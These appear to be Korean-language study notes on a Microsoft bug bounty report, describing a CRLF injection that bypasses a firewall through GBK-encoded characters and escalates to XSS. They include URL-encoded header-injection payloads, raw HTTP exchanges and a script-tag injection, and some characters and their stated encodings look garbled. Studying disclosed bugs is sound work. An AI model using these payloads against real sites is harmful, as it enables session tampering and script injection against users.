

CRLF & XSS

<https://infosecwriteups.com/6000-with-microsoft-hall-of-fame-microsoft-firewall-bypass-crlf-to-xss-microsoft-bug-bounty-8f6615c47922>

https://ko.wikipedia.org/wiki/%EB%AC%B8%EC%9E%90_%EC%9D%B8%EC%BD%94%EB%94%A9

프리미엄 고객을 위한 기능이 포함된 특정 서브도메인이 다른 보안 팀에 의해 덜 탐색되었을 것이라고 판단하고, 기능 테스트와 서버 측 테스트 진행

```
/%0D%0A%20Set-Cookie:whoami=thecyberneh  
so main URL :- https://subDomain.microsoft.com/%0D%0A%20Set-Cookie:whoami=thec
```

서버가 특정 페이로드에 대해 "404 Not Found"가 아닌 "400 Bad Request" 응답을 반환하는 것을 발견
→ 경로가 없는 경우가 아니라 서버가 보호되지 않거나 방화벽이 약하다는 것 확인

```
%0D%0A%20Set-Cookie:whoami=thecyberneh  
%20%0D%0ASet-Cookie:whoami=thecyberneh  
%0A%20Set-Cookie:whoami=thecyberneh  
%2F%2E%2E%0D%0ASet-Cookie:whoami=thecyberneh
```

Payload responsible for CRLF injection is :- 嘸噯

Before URL Encoding


Main Payload:- 嘸噯

After URL Encoding

嘸 :- %E5%98%8D

噯 :- %E5%98%8A

<https://subDomain.microsoft.com/%E5%98%8D%E5%98%8ASet-Cookie:crlfinjection=thec>



GBK 인코딩을 활용한 특수한 페이로드 시도 → `Set-Cookie:crlfinjection=thecyberneh`

서버의 방화벽을 우회하여 CRLF 인젝션 성공

```
Request
1 POST /common/GetCredentialType?mkt=en-US
2 HTTP/1.1
3 Host: XXXXXXXX.microsoftonline.com
4 Client-Request-Id: 023fd69c-46d2-4af0-932a-9d13891619cf
5 Hpgrequestid: 9e150683-2e68-435c-baa4-68aae43a3500
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 1873
8 Origin: https://XXXXXX.microsoftonline.com
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Connection: close
14 {
  "username": "neh",
  "display": "neh"
}
```

```
Response
9 client-request-id: 023fd69c-46d2-4af0-932a-9d13891619cf
10 x-ms-request-id: fc04c35b-6446-4183-8349-51c1a06bb600
11 x-ms-ests-server: 2.1.13777.6 - SEASLR2 ProdSlices
12 Referrer-Policy: strict-origin-when-cross-origin
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=...; expires=Thu, 10-Nov-2022 16:27:35 GMT; path=/; secure; HttpOnly; SameSite=None
15 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
16 Set-Cookie: sts-service-cookie=estsfd; path=/; secure; samesite=none; httponly
17 Date: Tue, 11 Oct 2022 16:27:35 GMT
18 Connection: close
19 Content-Length: 1409
20 {
  "Username": "neh",
  "Display": "neh"
}
```

```
Request
1 GET /E5%98%8D%E5%98%8ASet-Cookie:whoami=theycyberne
2 HTTP/1.1
3 Host: .microsoft.com
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
```

```
Response
1 HTTP/1.1 301 Moved Permanently
2 Access-Control-Allow-Origin: *
3 Content-Type: text/html; charset=utf-8
4 Date: Tue, 11 Oct 2022 17:40:36 GMT
5 Location: https://.microsoft.com/
6 Server: ECACC (tir/CD75)
7 Set-Cookie: whoami=theycyberneh
8 Timing-Allow-Origin: *
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Content-Length: 181
12 Connection: close
13
14 <head>
  <title>
    Document Moved
  </title>
</head>
15 <body>
```

XSS까지의 확장을 위해 응답의 본문 섹션에 Javascript 페이로드를 삽입해야 하며, 그러려면 서버가 아래와 같은 응답을 보내도록 강제해야 함



```
Request
1 GET /E5%98%8D%E5%98%8ASet-Cookie:whoami=theycyberne
2 HTTP/1.1
3 Host: .microsoft.com
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
```

```
Response
1 HTTP/1.1 301 Moved Permanently
2 Access-Control-Allow-Origin: *
3 Content-Type: text/html; charset=utf-8
4 Date: Tue, 11 Oct 2022 17:20:13 GMT
5 Location: https://.microsoft.com/
6 Server: ECACC (tir/CDAA)
7 Set-Cookie: whoami=theycyberneh
8 Content-Length: 233
9 Connection: close
10
11
12 <script>
  alert(1);
</script>
13 Timing-Allow-Origin: *
14 X-Content-Type-Options: nosniff
15 X-XSS-Protection: 1; mode=block
16
17 <head>
```

페이로드가 끝난 후 서버가 빈 줄을 보내도록 강제하는 페이로드를 만들어서 해당 페이로드 뒤의 헤더가 가비지로 구분 분석되거나 무시하도록 해야 함

"嘸嘸"(URL 인코딩 % E5 % 98 % 8D % E5 % 98 % 8A 포함)와 같은 CRLF 페이로드를 삽입했지만 빈 줄을 얻지 못함

그래서 그 페이로드를 2 번 삽입 한 후 서버가 응답으로 하나의 빈 줄을 보내도록 강제



"<" as 嘸


">" as 嘸

#ENCODING

"<" --> 嘸 --> %E5%98%BC

">" --> 嘸 --> %E5%98%BE

https://subDomain.microsoft.com/%E5%98%8D%E5%98%8ASet-Cookie:whoami=theycyberneh





XSS 성공